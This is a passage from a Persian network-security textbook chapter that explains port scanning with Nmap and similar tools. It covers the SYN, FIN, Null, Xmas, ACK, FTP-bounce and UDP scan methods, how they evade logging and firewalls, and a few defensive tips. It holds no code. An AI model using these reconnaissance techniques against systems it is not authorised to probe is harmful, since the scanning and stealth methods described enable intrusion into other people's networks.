- برای اطمینان خاطر، مسیریاب خود را بگونه‌ای تنظیم کنید که تمام بسته‌های ICMP Time Exceeded را که از شبکهٔ شما خارج می‌شوند، حذف نماید تا نرم‌افزارهای Cheops و Traceroute از کارآیی ساقط شوند!

تعیین پورتهای باز بر روی یک ماشین

در این مرحله نفوذگر ماشینهای فعال شبکهٔ شما را و همچنین توپولوژی تقریبی آنرا می‌شناسد. حال او می‌خواهد بداند هر ماشین چه وظیفه‌ای به عهده دارد و چه خدماتی ارائه می کند. در ضمن هر کدام از این سرویسها به چه نحو در اختیار کاربران قرار می‌گیرند.

به گونه‌ای که در فصل مفاهیم TCP/IP اشاره شد، پورتهای باز و فعّال TCP یا UDP روی هر ماشین سرویس‌هائی را که آن ماشین ارائه می‌دهد و پروسه‌هائی را که روی آن اجرا شده‌اند ، مشخص می‌کنند.

در پروتکل TCP/IP ، هر ماشین می‌تواند حداکثر ۶۵۵۳۵ پورت TCP و بهمین تعداد پورت UDP باز داشته باشد که البته بر روی یک ماشین فقط تعداد بسیار محدودی از آنها باز و فعال است؛ یعنی مجموع پروسه‌های در حال اجرا ، فقط به تعداد محدودی از این پورتها گوش می‌دهند. (به تناسب سرویسی که ارائه می‌کنند)

هر پورت باز روی ماشین، یک درب ورودی به آن ماشین محسوب می‌شود. بعنوان مثال اگر شما یک برنامهٔ Web Server را اجرا کرده باشید ، به پورت شمارهٔ ۸۰ گوش می‌دهد و بسته‌های TCP با شماره پورت مقصد ۸۰ را می‌پذیرد. اگر شما یک سرویس‌دهندهٔ DNS داشته باشید پورت 53 UDP باز است؛ همچنین با نصب و اجرای سرویس‌دهندهٔ پست الکترونیکی، پورت 25 TCP باز و فعال خواهد شد.

سرویس‌دهنده‌های مشهور و استاندارد جهانی دارای پورتهای مشخص و معینی هستند. فهرست سرویس‌دهنده‌های استاندارد و شمارهٔ پورتهای آنها توسط IETF در RFC 1700 مشخص شده و در اختیار عموم قرار گرفته است. (موجود بر روی CD جانبی کتاب)

اگر پورتهای UDP و TCP را بعنوان دربهای ورودی یک ماشین فرض کنیم عمل پویش پورت (Port Scan) به منزلهٔ در زدن است؛ تا ببینیم آیا پروسه‌ای پشت این در هست یا خیر؟ اگر پروسه‌ای به آن پورت گوش بدهد پاسخی از آن برخواهد گشت ولی اگر هیچ پروسه‌ای به آن شماره پورت گوش نکند هیچ جوابی برنمی‌گردد.

تمام ابزارهای پویش پورت (Port Scan) می‌توانند فهرست مشخصی از شماره پورتها را بررسی و پویش نمایند و از باز یا بسته بودن آن آگاه شوند. برای آنکه وقت زیادی گرفته نشود و همچنین نفوذگر لو نرود معمولاً مجموعهٔ مشخص و کوچکی از شمارهٔ پورتها بررسی و پویش می‌شود. این مجموعهٔ مشخص می‌تواند فهرست سرویسهای مشهوری مثل FTP ، HTTP ، Telnet و SMTP و نظایر

آن باشد.

عمل پویش پورت توسط نرم‌افزارهائی که بنام Port Scanner (پویشگر پورت) مشهورند انجام می‌شود. این ابزارها ذاتاً برای عملیات مدیریت و رفع اشکالات شبکه طراحی می‌شوند؛ ولی نفوذگر از آنها در راستای اهداف شوم خود بهره می‌گیرد!

برخی از این ابزارهای رایگان ، در آدرسهای زیر در دسترس هستند:

- Nmap, by Fyodor, at *http://www.insecure.org/Nmap*
- Strobe, by Julian Assange, at *http://packetstorm.securify.com/UNIX/scanners/*
- Ultra Scan for Windows NT/2000/98/XP, at *http://packetstorm.securify.com/NT/scanners/*
- Super Scan for Windows NT/2000/98/XP, at *http://members.home.com/rkeir/software.html/*

قطعاً به یک ابزار Port Scanner نیاز دارید!


ابزارهای پویش پورت برای اشکالزدایی از شبکه و بررسی‌های فنی و امنیتی مورد نیاز مسئول شبکه هستند. یک مجموعهٔ غنی از این ابزارها شامل چهار مورد فوق ، بهمراه کدهای منبع برخی از آنها (به زبان C) بر روی دیسک ضمیمهٔ کتاب موجود می‌باشد. آدرس موقعیت آنها بر روی CD ، در انتهای فصل مشخص شده است.

از بین تمام ابزارهای پویش پورت، نرم‌افزار Nmap بهترین و کاملترین ابزار محسوب می‌شود. این ابزار از مکانیزمهای متنوعی برای پویش پورت استفاده می‌کند که در نوع خود بی‌نظیر است و در هیچ ابزار دیگری بصورت مجتمع وجود ندارد. شکل (٦-٦) پنجرهٔ ابزار Nmap را نشان می‌دهد. در ادامهٔ این بخش مکانیزمهایی را که Nmap برای پویش پورت پیاده‌سازی کرده ، به تفصیل بررسی خواهیم کرد.


مکانیزمهای مختلف پویش پورت

در این بخش مکانیزمهای گوناگون پویش پورتهای باز را بررسی می‌کنیم. (تمام این مکانیزمها در نرم‌افزار Nmap پیاده شده‌اند.)

بگونه‌ای که در فصل مفاهیم TCP/IP تشریح شد، برقراری ارتباط بین دو پروسه روی دو ماشین، اتصال‌گرا (Connection Oriented) است و قبل از مبادلهٔ هرگونه داده باید یک ارتباط (اتصال) TCP به روش دست‌تکانی سه مرحله‌ای (3-Way Handshake) برقرار شود. به شکل (٦-٧) دقت کنید: ماشین Alice اقدام به برقراری ارتباط TCP با ماشین Bob می‌نماید. بدین منظور بسته‌ای با تنظیم SYN=1 و $ISN_A=x$ ارسال می‌شود؛ x عددی تصادفی است و براساس آن ترتیب صحیح بسته‌ها حفظ می‌شود. اگر در سمت مقابل پروسه‌ای به شماره پورت موردنظر گوش بدهد در پاسخ به این تقاضا بسته‌ای با مشخصات ACK=1 و SYN=1 و $ISN_B=y$ ارسال می‌کند. ISN_B نیز عددی تصادفی است و ترتیب صحیح بسته‌های سمت مقابل را تضمین می‌کند. پس از ارسال نهائی یک بسته با مشخصات ACK=1 ، SYN=1 و Ack. N.= ISN_B پروسه‌های طرفین ، قادر به مبادلهٔ داده خواهند بود. بسته‌هائی که از Alice به



شکل (٦-٦) پنجرهٔ ابزار Nmap



شکل (٦-٧) مکانیزم دست‌تکانی سه مرحله‌ای (3-Way Handshake)

Bob ارسال می‌شوند با شمارهٔ ترتیب ISN_A شروع می‌شوند و بالعکس بسته‌های Bob به Alice با شمارهٔ ترتیب ISN_B آغاز می‌شوند. در خلال مبادلهٔ داده‌ها ، هرگاه بسته‌ای در مسیر گم یا خراب شود، گیرنده با اعلام شمارهٔ آن در فیلد .Ack. No تقاضای ارسال مجدّد آنرا می‌نماید.

با این مقدمه تکنیهای پویش و کشف پورتهای باز را تشریح می‌کنیم:

مکانیزم پویش مؤدبانه (Polite Scan)

در این مکانیزم، نرم‌افزار "پویشگر پورت" سعی می‌کند یک ارتباط کامل و سه‌مرحله‌ای TCP با یک شمارهٔ پورت خاص برقرار نماید. اگر این اتصال برقرار شود بنابراین پورت مربوطه کاملاً باز است.

بدلیل آنکه نرم‌افزار پویشگر در یک روال طبیعی و معمول سعی در برقراری یک ارتباط TCP می‌کند، احتمال آنکه ماشین هدف دچار مشکل و اختلال شود وجود ندارد. مراحل عملیاتی که در "پویش مؤدبانه" انجام می‌شود به ترتیب زیر است:

- یک بستهٔ SYN به سمت ماشین هدف ارسال می‌شود.
- پویشگر ، مدت زمان مشخصی انتظار می‌کشد تا پاسخ SYN-ACK برگردد. اگر چنین پاسخی برگردد، بنابراین پورت مربوطه باز است؛ در غیر اینصورت ممکن است پورت باز نباشد.
- اگر پورت باز بود و جواب SYN-ACK برگشت مرحلهٔ سوم از دست‌تکانی سه مرحله‌ای با ارسال بستهٔ ACK تکمیل می‌شود.
- حال ارتباط TCP برقرار است و باید مؤدبانه ختم شود زیرا هدف، مبادلهٔ داده نبوده و فقط یک بررسی و آزمایش بوده است. پویشگر بلافاصله این ارتباط را با ارسال بستهٔ FIN=1 ختم می‌نماید!

عدم بازگشت پاسخ در مرحلهٔ دوّم، این یقین را حاصل نمی‌کند که آن پورت بسته است. زمانی می‌توان مطمئن شد که پورت موردنظر بسته است که در پاسخ به بستهٔ SYN-ACK یکی از دو پیغام زیر برگردد:

- بستهٔ RESET (RST = 1) بجای بسته ACK باز گردد.
- بستهٔ ICMP Port unreachable بجای بستهٔ ACK بازگردد.

این نوع پویش و جستجو اگر چه برای استفادهٔ صلح‌جویانه و اهداف مدیریت شبکه بسیار مناسب است ولی به دو دلیل نفوذگر از این روش استقبال نمی‌کند:

۱. بسیاری از سرویس‌دهنده‌ها به محض تکمیل شدن مراحل دست‌تکانی سه مرحله‌ای و برقراری یک ارتباط TCP ، مشخصات آنرا در فایلی درج (log) می‌کنند؛ لذا بسادگی آدرس نفوذگر کشف خواهد شد. دقت کنید که در برقراری ارتباط TCP ، نفوذگر نمی‌تواند از آدرسهای دروغین (IP Spoofing) استفاده کند زیرا در این صورت قطعاً هیچ پاسخی مبنی بر باز یا بسته بودن پورت دریافت نخواهد کرد؛ (چون بستهٔ پاسخ برای آدرس جعلی ارسال خواهد شد.) بدین ترتیب نفوذگر مجبور است از آدرس IP حقیقی استفاده کند که درج شدن این آدرس در فایل ثبت عملکرد (log file) ، هویت او را آشکار خواهد کرد.

۲. تکمیل سه مرحلهٔ دست‌تکانی و خاتمه دادن به ارتباط TCP برای نفوذگر بسیار وقت‌گیر است، زیرا باید به ازای هر پورت مورد آزمایش، این عملیات از نو تکرار شود و چون تعداد پورتها نسبتاً زیاد است، وقت بسیار زیادی از نفوذگر خواهد گرفت. (دقت کنید زمانی که نرم‌افزار پویشگر پس از ارسال بستهٔ SYN باید منتظر بماند تا پاسخ SYN-ACK برگردد نسبتاً زیاداست؛ در حد چند ثانیه)

بدلایل فوق، نفوذگر از روشهای مخفیانه‌تر و سریعتری بهره می‌گیرد.

پویش مخفیانه: TCP SYN Scan

در این مکانیزم، مراحل زیر دنبال می‌شود:

۱. یک بستهٔ SYN به سمت ماشین هدف ارسال می‌شود.
۲. پویشگر، مدت زمان مشخصی انتظار می‌کشد تا بستهٔ SYN-ACK بازگردد. بازگشت چنین بسته‌ای نشان می‌دهد که پورت باز است.
۳. در صورت برگشت بستهٔ SYN-ACK ، پویشگر بلافاصله بسته RESET را ارسال می‌کند قبل از آنکه هیچ ارتباطی برقرار شود.

در حقیقت بدین روش فقط دو مرحله از دست‌تکانی سه مرحله‌ای انجام می‌شود. بدین‌ترتیب نفوذگر در یک حاشیهٔ امنیت قرار می‌گیرد زیرا مشخصات یک ارتباط نیمه‌کارهٔ در فایل ثبت عملکرد (log file) درج نخواهد شد و در ضمن نیمه‌کاره بودن ارتباط، سرعت عمل پویش را بسیار زیاد می‌کند.

اگر پورت موردنظر بسته باشد ممکن است در پاسخ به بستهٔ SYN ، بستهٔ RESET و یا پیغام ICMP Port Unreachable بازگردد. در صورت دریافت چنین بسته‌هائی می‌توان اطمینان یافت که پورت بسته است.

البته باید این نکته را اشاره کرد که مسیریابهائی که به دیوار آتش مجهز هستند قادرند ورود بسته‌های SYN را ردیابی و ثبت نمایند.

دلیل آنکه پویشگر پس از دریافت بستهٔ SYN-ACK سریعاً بستهٔ RESET می‌فرستد آنست که هدف موردنظر به انتظار تکمیل مراحل بعدی ارتباط TCP نماند. البته در یک نوع حمله به سیستم (که در فصل نهم تشریح خواهد شد) از ارسال سیل‌آسای بستهٔ SYN جهت مختل کردن و درهم شکستن هدف استفاده می‌شود ولی فعلاً هدف پویشگر، بررسی پورتهای باز است نه مختل کردن هدف!!!!)

پویش به روش نقض اصول پروتکل

در دو روش قبلی، عمل پویش پورت با ارسال بستهٔ SYN و انتظار برای دریافت بستهٔ SYN-ACK انجام می‌شود. در مکانیزم پویش به روش "نقض اصول پروتکل" در اولین مرحله ، بسته‌ای ارسال می‌شود که متعارف و معمول نیست! بسته‌ای که در شرایط طبیعی هیچگاه ارسال نخواهد شد. در زیر برخی از این بسته‌های نامتعارف که اصول پروتکل TCP را نقض می‌کنند معرفی شده‌اند:

- **TCP FIN Scan** : به طور متعارف بستهٔ TCP FIN برای خاتمه دادن به یک ارتباط TCP ارسال می‌شود و هیچگاه چنین بسته‌ای بدون مقدمه و پیش از برقراری یک ارتباط TCP ارسال نخواهد شد. در روش پویش TCP-FIN-Scan ، بدون مقدمه یک بستهٔ FIN از طرف پویشگر به سمت یک شماره پورت از ماشین هدف ارسال می‌شود. اگر پورت موردنظر بسته باشد بر طبق اصول پروتکل TCP باید یک بسته RESET برگردد ولی اگر پورت باز باشد هیچ پاسخی دریافت نخواهد شد! پس برنامهٔ پویشگر با دریافت بستهٔ RESET از بسته بودن آن پورت اطمینان حاصل می‌کند ولی در صورتی که چیزی دریافت نکند احتمال باز بودن آن پورت بالاست. بنابراین برخلاف دو روش قبل برگشتن پاسخ در این روش به معنای بسته بودن پورت مربوطه است ولیکن عدم بازگشت بسته، به معنای باز

بودن احتمالی آن پورت می‌باشد.

• **Null Scan** : در این مکانیزم، برنامهٔ پویشگر بدون آنکه ارتباط TCP با مقصد برقرار کرده باشد، یک بستهٔ TCP با شماره پورت مشخص برای یک پورت خاص ارسال می‌کند. ویژگی این بسته آنست که هیچیک از بیتهای SYN ، FIN و ACK آن 1 نیست. این بسته طبق تعریف پروتکل TCP هیچ معنای خاصی ندارد و اگر پورت مربوطه باز باشد، بسته حذف می‌شود و هیچ پاسخی برنخواهد گشت؛ در حالی که اگر پورت مربوطه بسته باشد در پاسخ بستهٔ RESET برمی‌گردد! بنابراین عدم بازگشت بسته به معنای باز بودن پورت و برگشت بستهٔ RESET نشان‌دهندهٔ بسته بودن پورت می‌باشد.

• **Xmas Tree** : در این مکانیزم، پویشگر بسته‌ای را به یک پورت در ماشین هدف ارسال می‌کند که در آن تمام بیتهای FIN ، URG و PUSH با مقدار 1 تنظیم شده است. این بسته نیز هیچ معنای خاصی ندارد و در مقصد قطعاً حذف خواهد شد. بنابراین اگر پورت مربوطه باز باشد هیچ پاسخی باز نمی‌گردد ولی اگر این بسته به سمت یک پورت بسته ارسال شود، در پاسخ بستهٔ RESET ارسال می‌شود.


این سه مکانیزم بجز در ماشینهای با سیستم عامل ویندوز ، در سایر سیستمهای عامل بخوبی کار می‌کند و جواب صحیحی خواهد داد ولیکن در سری سیستم‌های عامل ویندوز (9x, NT, 2000) استفاده از این سه روش کارآئی ندارد زیرا برخلاف اصول پورتکل TCP ، در Windows هرگاه بسته‌ای غیرمتعارف دریافت شود چه پورت باز باشد و چه بسته در جواب RESET بازخواهد گشت!!

پویش به روش TCP ACK Scan

همانند سه مکانیزم قبلی، در مکانیزم TCP ACK Scan برای پویش یک پورت از ارسال غیرمتعارف بسته ACK به سمت یک هدف استفاده می‌شود. یعنی بدون مقدمه یک بستهٔ SYN-ACK ، به سوی یک پورت در ماشین هدف ارسال می‌شود. (بطور معمول و متعارف این بسته در پاسخ به بستهٔ SYN فرستاده می‌شود.) حال وقتی این بسته به یک پورت باز ارسال می‌شود ، چون ماشین منتظر دریافت چنین بسته‌ای نبوده است، آنرا حذف می‌کند لذا عدم بازگشت پاسخ نشانگر آنست که **احتمالاً** آن پورت باز است ولیکن اگر پورت مربوطه بسته باشد در پاسخ بستهٔ RESET برمی‌گردد.

پویش بروش TCP ACK Scan یک امتیاز بسیار مهم نسبت به بقیهٔ روشها دارد و آنهم امکان عبور چنین بسته‌ای از دیوار آتش یا مسیریابهای فیلترکننده می‌باشد:

بطور معمول از یک شبکهٔ داخلی که هیچگونه سرویسی را به خارج از شبکه نمی‌دهد بوسیلهٔ دیوار آتش حراست می‌شود؛ دیوار آتش اجازهٔ ورود هیچگونه بستهٔ SYN را به درون شبکه نمی‌دهد. یعنی چون قرار نیست هیچ سرویسی به بیرون از شبکه داده شود لذا ورود بسته‌های SYN که اولین مرحله از برقراری یک ارتباط TCP و سرویس‌گیری محسوب می‌شود، موردی ندارد و باید حذف شود. بدین نحو در مکانیزمهای پویش Polite Scan و TCP SYN Scan بسته‌های SYN قادر نخواهند بود از دیوار آتش عبور کنند و بالطبع این مکانیزمها برای آگاهی از باز یا بسته بودن پورتها عملاً ناتوان




شکل (۸–٦) ممانعت از ورود بستهٔ SYN به درون شبکه/ صدور مجوز ورود SYN-ACK

خواهند بود. هرچند دیوارهای آتش، بسته‌های SYN وارد شده از خارج را حذف می‌کنند ولی بسته‌های SYN-ACK از دیوار آتش عبور داده خواهد شد زیرا بسته‌های SYN-ACK در پاسخ به بسته‌های SYN که از درون به بیرون ارسال شده، به شبکه وارد می‌شوند تا مرحلهٔ دوّم از دست‌تکانی سه مرحله‌ای کامل شود. شکل (۸–٦) این مفهوم را نشان می‌دهد: در این شکل دیوار آتش مانع ورود بستهٔ SYN به درون شبکه می‌شود در حالی که ورود بستهٔ SYN-ACK مجاز است.

دقّت کنید که وقتی یک ماشین داخلی می‌خواهد به یک سایت وب دسترسی داشته باشد قاعدتاً یک شماره پورت بزرگتر از ۱۰۲٤ انتخاب کرده و اقدام به ارسال یک بستهٔ SYN به سمت پورت ۸۰ از سرویس‌دهنده می‌کند و منتظر بستهٔ SYN-ACK می‌شود. بنابراین ورود بستهٔ SYN-ACK از پورت ۸۰ به سمت پورتی با شمارهٔ بالاتر از ۱۰۲٤ کاملاً طبیعی و مجاز است. با استفاده از همین مفهوم نفوذگر قادر است پورتهای باز یک ماشین را پویش نماید. در شکل (۹–٦) چگونگی پویش پورتهای باز از میان دیوار آتش به تصویر کشیده شده است.

- اگر در پاسخ به بستهٔ SYN-ACK پاسخ RESET برگردد نشان می‌دهد که آن پورت باز است. زیرا پروسه‌ای که به آن شمارهٔ پورت گوش می‌داده، انتظار دریافت بستهٔ SYN-ACK نداشته است؛ لذا تعجب خود را از دریافت چنین بسته‌ای با ارسال بستهٔ RESET اعلام می‌کند!!
- اگر در پاسخ به بسته‌های SYN-ACK پاسخی برنگردد نمی‌توان از باز بودن و بسته بودن پورت اطمینان حاصل کرد بهمین دلیل ابزارهای پویش پورت (همانند Nmap) اگر در یک مدّت زمان معین، پاسخی دریافت نکنند آن پورت را فیلتر شده (Filtered) در نظر می‌گیرند یعنی فرض می‌شود که آن بسته توسط مسیریاب یا دیوار آتش حذف شده است مگر آنکه بوسیلهٔ تکنیکهای دیگر خلاف آن ثابت شود.




شکل (۹-٦) پویش پورتهای باز از میان دیوار آتش با مکانیزم SYN-ACK

پویش به روش FTP Bounce Scan

یک نفوذگر تمایل دارد که در حین پویش یک شبکه و جستجوی پورتهای باز، هویتش ناشناس بماند و آدرس IP او کشف نشود. یکی از مکانیزمهائی که نفوذگر برای پویش مخفیانه بکار می‌گیرد قابلیتی است که سرویس‌دهنده‌های قدیمی FTP در اختیار کاربران می‌گذاشتند. بدین ترتیب که کاربران می‌توانستند ضمن برقراری ارتباط TCP با سرویس‌دهنده و ایجاد یک نشست، تقاضا بدهند تا یک فایل از آن سرویس‌دهنده به یک ماشین ثالث منتقل شود. یعنی در حقیقت یک کاربر دارای خط انتقال کم ظرفیت می‌توانست از سرویس‌دهنده‌های سریع (دارای خطوط با پهنای بالا) بخواهد تا یک فایل را به ماشینی دیگر در شبکه منتقل نماید تا این انتقال با سرعت بیشتری انجام شود. این امکان اگر چه راحتی کاربران را فراهم می‌کند ولیکن به نفوذگر امکان می‌دهد تا پویش پورتهای باز یک ماشین را از طریق سرویس‌دهندهٔ FTP انجام بدهد!

با استفاده از این قابلیت، نفوذگر یک ارتباط TCP با سرویس‌دهندهٔ FTP برقرار می‌کند و از آن می‌خواهد تا با یک شماره پورت مشخص در ماشین هدف ارتباط برقرار نماید. (به منظور انتقال فایل) اگر پورت موردنظر بر روی ماشین هدف باز نباشد، سرویس‌دهندهٔ FTP به نفوذگر گزارش می‌دهد که پورت مربوطه بسته است و قادر به برقراری ارتباط نیست؛ امّا اگر پورت مربوطه باز باشد، سرویس‌دهنده به نفوذگر گزارش می‌دهد که پورت موردنظر او باز است ولی قادر به مبادلهٔ داده طبق پروتکل FTP نیست. این همان چیزی است که نفوذگر می‌خواهد بداند! حال نفوذگر پورتهای بعدی را امتحان می‌کند. وقتی که ماشین هدف، مشخصات ماشین پویشگر را ذخیره و درج می‌نماید در حقیقت مشخصات سرویس‌دهندهٔ FTP را درج کرده، در حالی که یک واسطه و کاملاً بی‌گناه است. بنابراین هویّت نفوذگر مخفی خواهد ماند. تنها از طریق بررسی فایل مراجعات به سرویس‌دهندهٔ FTP می‌توان نفوذگر را شناسائی کرد. شکل (۱۰-٦) مکانیزم این نوع پویش را نشان می‌دهد.

به این قابلیت در سرویس‌دهندهٔ FTP ، File-Forwarding گفته می‌شود که بدلیل همین نوع مشکلات، امروزه در اکثر سرویس‌دهنده‌های FTP از آن حمایت نمی‌شود. اگر در شبکهٔ خود سرویس‌دهندهٔ FTP نصب کرده‌اید مطمئن شوید که چنین قابلیتی را عرضه نمی‌کند چرا که می‌تواند



شکل (۱۰-٦) مکانیزم FTP Bounce Scan

قربانی توطئهٔ نفوذگران قرار بگیرد. اگر می‌خواهید از وجود یا عدم وجود این قابلیت در سرویس‌دهندهٔ FTP خود مطمئن شوید از نرم‌افزاری که توسط گروه CERT در دانشگاه کارنگی‌ملون نوشته شده است، استفاده کنید:

http://www.cert.org/advisories/CA-1997-27.html

بهره‌گیری از بسته‌های *UDP*

مکانیزمهائی که تا اینجا بررسی کردیم مبتنی بر پروتکل TCP و اصول دست‌تکانی سه مرحله‌ای بودند و فقط پورتهای باز از نوع TCP را پویش و جستجو می‌کردند. برخلاف پروتکل TCP ، در پروتکل UDP ، "دست‌تکانی سه‌مرحله‌ای"، فیلد شمارهٔ ترتیب (Sequence Number) و بیتهای کنترلی(Code Bits) وجود ندارد. بسته‌ها ممکن است اصلاً به مقصد نرسند یا خارج از ترتیب به مقصد برسند. از فصل دوم به خاطر بیاورید که UDP یک پروتکل "بدون‌اتصال" است.

بدلیل سادگی بیش از اندازهٔ پروتکل UDP ، گزینه‌های بسیار کمی برای جستجوی پورتهای باز UDP وجود دارد. وقتی از طریق TCP پویش پورتهای باز انجام می‌شود برگشت بسته‌های مفیدی همانند SYN-ACK یا RESET می‌تواند تکلیف باز یا بسته بودن پورت را مشخص نماید در حالی که در UDP چنین بسته‌هایی مبادله نخواهد شد.

برای پویش پورتهای باز UDP ، نرم‌افزاری مثل Nmap دنباله‌ای از بسته‌های UDP را برای پورتهای مختلف هدف ارسال می‌نماید. اگر در پاسخ به یک بستهٔ UDP پیغام ICMP Port Unreachable برگردد می‌توان اطمینان حاصل کرد که آن پورت یقیناً بسته است. در غیراینصورت هیچ چیزی را نمی‌توان در مورد آن پورت ثابت کرد، بهمین دلیل نرم‌افزاری مثل Nmap فرض می کند آن پورت باز است (هر چند هیچ اطمینانی به باز بودن آن نیست)

بهترین مکانیزم برای پویش پورتهای UDP آنست که از بین شمارهٔ پورتهائی کـه بسـته بـودن آنـها محرز نشده است، پورتهای مشهوری مثل پورت ۵۳ (مربوط بـه DNS) را بـا ارسـال بسـته‌های تقاضـا بررسی کرد. مثلاً اگر نرم‌افزار Nmap پورت 7070 را (به دلیـل عـدم دریـافت پیغـام بسـته بـودن) بـاز گزارش کرد، می‌توان حدس زد که این پورت مربوط به سـرویس‌دهندهٔ Real Audio & Video اسـت. می‌توان با آن شمارهٔ پورت مبتنی بر پروتکل خاص آن سرویس‌دهنده، محاوره کرد تا از بـاز بـودن آن اطمینان حاصل شود.


عمل Ping بدون بهره‌گیری از ICMP

بگونه‌ای که اشاره شد عمل Ping به منظور کشف ماشینهای فعال در یک شـبکه انجـام می‌شـود. از آنجایی که عمل Ping از پروتکل ICMP بهره می‌گیرد برخی از ماشینهای فعال به منظور پنهان مـاندن از چشم ابزارهای پویشگر، پروتکل ICMP را غیرفعال می‌نمایند. لذا Ping کردن این ماشینها هیـچ سـودی ندارد. ابزارهائی مثل Nmap ، هنگامی که عمل Ping نتیجه نمی‌دهد با ارسـال یـک سـری از بسـته‌های TCP کاملاً بی‌هدف به سمت آن ماشین، فعال بودن آنـرا بررسـی می‌کننـد. هـدف از ایـن کـار پویـش پورتهای باز نیست بلکه هر نوع بستهٔ بازگشتی مثـل SYN-ACK یـا RESET حـاکی از فعّـال بـودن آن ماشین است.

استفاده از این قابلیت باعث خواهد شد که در موقع غیرفعـال بـودن ICMP روی یـک ماشـین، آن ماشین از دید نفـوذگر پنهان نماند.

شناسائی برنامه‌های *RPC* نامطمئن *(Remote Procedure Call)*

